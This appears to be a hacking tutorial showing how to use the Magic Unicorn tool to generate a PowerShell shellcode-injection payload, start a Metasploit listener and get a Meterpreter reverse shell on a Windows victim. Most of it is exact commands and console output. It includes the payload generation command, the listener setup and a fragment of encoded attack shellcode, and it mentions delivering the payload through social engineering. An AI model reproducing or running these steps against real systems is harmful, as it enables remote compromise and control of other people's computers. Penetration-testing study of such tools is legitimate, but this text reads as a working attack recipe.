Magic Unicorn – PowerShell Downgrade Attack and Exploitation tool

hackingarticles.in/magic-unicorn-powershell-downgrade-attack-and-exploitation-tool

Raj


October 15, 2018

Magic Unicorn is a simple tool for using a PowerShell downgrade attack that injects shellcode straight into memory. It is based on Matthew Graeber's PowerShell attacks and the PowerShell bypass technique presented by David Kennedy (TrustedSec) and Josh Kelly at Defcon 18.

Table of Contents

Download the unicorn tool from the git repository:


```
git clone https://github.com/trustedsec/unicorn.git
```



```
root@kali:~# git clone https://github.com/trustedsec/unicorn.git
Cloning into 'unicorn'...
remote: Enumerating objects: 446, done.
remote: Total 446 (delta 0), reused 0 (delta 0), pack-reused 446
Receiving objects: 100% (446/446), 205.00 KiB | 247.00 KiB/s, done.
Resolving deltas: 100% (288/288), done.
root@kali:~# cd unicorn/
root@kali:~/unicorn# ls
CHANGELOG.txt  CREDITS.txt  LICENSE.txt  README.md  templates  unicorn.py
```

Once downloaded, go in the directory and run unicorn with the following command to see all the possible methods.

```
./unicorn.py
```



```
root@kali:~/unicorn# ./unicorn.py
```


aHR0cHM6Ly93d3cuYmluYXJ5ZGVmZW5zZS5jb20vd3AtY29udGVudC91cGxvYWRzLzIwMTcvMDUv

```
-------------------- Magic Unicorn Attack Vector v3.4.4 --------------------

Native x86 powershell injection attacks on any Windows platform.
Written by: Dave Kennedy at TrustedSec (https://www.trustedsec.com)
Twitter: @TrustedSec, @HackingDave
Credits: Matthew Graeber, Justin Elze, Chris Gates

Happy Magic Unicorns.
```

Powershell Attack Instructions


First, we will try the reverse_tcp payload. As we can see in the main menu all the commands are already written. We just need to replace the IP with our IP.

```
python unicorn.py windows/meterpreter/reverse_tcp 192.168.1.109 4444
```




```
root@kali:~/unicorn# python unicorn.py windows/meterpreter/reverse_tcp 192.168.1.109 4444
[*] Generating the payload shellcode.. This could take a few seconds/minutes as we create
```

Now this will give us two files. One is a text file named “powershell_attack.txt” which has the PowerShell code that will be run in the victim’s machine using social engineering and the other is “unicorn.rc” which is a custom Metasploit file that will automatically set all the parameters and start a listener.




```
Note that you will need to have a listener enabled in order to capture the attack.

[****************************************************************************************

[*] Exported powershell output code to powershell attack.txt.
[*] Exported Metasploit RC file as unicorn.rc. Run msfconsole -r unicorn.rc to execute
```

These files will be saved in the directory where unicorn was cloned. Powershell_attack.txt holds the malicious code and when the victim will execute that code in his command prompt, the attacker will get a reverse connection of his machine.




Now let’s set up a listener first. We need to run the Metasploit “unicorn.rc” file using the following command:

```
msfconsole -r unicorn.rc
```



```
       =[ metasploit v4.17.16-dev                         ]
+ -- --=[ 1813 exploits - 1031 auxiliary - 315 post       ]
+ -- --=[ 539 payloads - 42 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

[*] Processing unicorn.rc for ERB directives.
resource (unicorn.rc)> use multi/handler
resource (unicorn.rc)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (unicorn.rc)> set LHOST 192.168.1.109
LHOST => 192.168.1.109
resource (unicorn.rc)> set LPORT 4444
LPORT => 4444
resource (unicorn.rc)> set ExitOnSession false
ExitOnSession => false
resource (unicorn.rc)> set EnableStageEncoding true
EnableStageEncoding => true
resource (unicorn.rc)> exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.109:4444
msf exploit(multi/handler) > [*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (179808 bytes) to 192.168.1.111
[*] Meterpreter session 1 opened (192.168.1.109:4444 -> 192.168.1.111:49164

msf exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : WIN-KNESRTK0KO0
OS              : Windows 8.1 (Build 9600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

We see a session was obtained in the meterpreter. It was because the PowerShell code was executed in the victim’s command shell. It would have looked something like this:




```
eAA5ADkALAAwAHgAYQA1ACwAMAB4ADcANAAsADAAeAA2ADEALAAwAHgAZgBmACw'+'AMAB4AGQANQA
sADAAeAA4ADUALAAwAHgAYwAwACwAMAB4ADcANAAsADAAeAAwAGMALAAwAHgAZgBmACwAMAB4ADQAZ
QAsADAAeAAwADgALAAwAHgANwA1ACwAMAB4AGUAYwAsADAAeAA2ADgALAAwAHgAZgAwACwAMAB4AGI
ANQAsADAAeABhADIALAAwAHgANQA2ACwAMAB4AGYAZgAsADAAeABkADUALAAwAHgANgBhACwAMAB4A
DAAMAAsADAAeAA2AGEALAAwAHgAMAA0ACwAMAB4ADUANgAsADAAeAA1ADcALAAwAHgANgA4ACwAMAB
4ADAAMgAsADAAeABkADkALAAwAHgAYwA4ACwAMAB4ADUAZgAsADAAeABmAGYALAAwAHgAZAA1ACwAM
AB4ADgAYgAsADAAeAAzADYALAAwAHgANgBhACwAMAB4ADQAMAAsADAAeAA2ADgALAAwAHgAMAAwACw
AMAB4ADEAMAAsADAAeAAwADAALAAwAHgAMAAwACwAMAB4ADUANgAsADAAeAA2AGEALAAwAHgAMAAwA
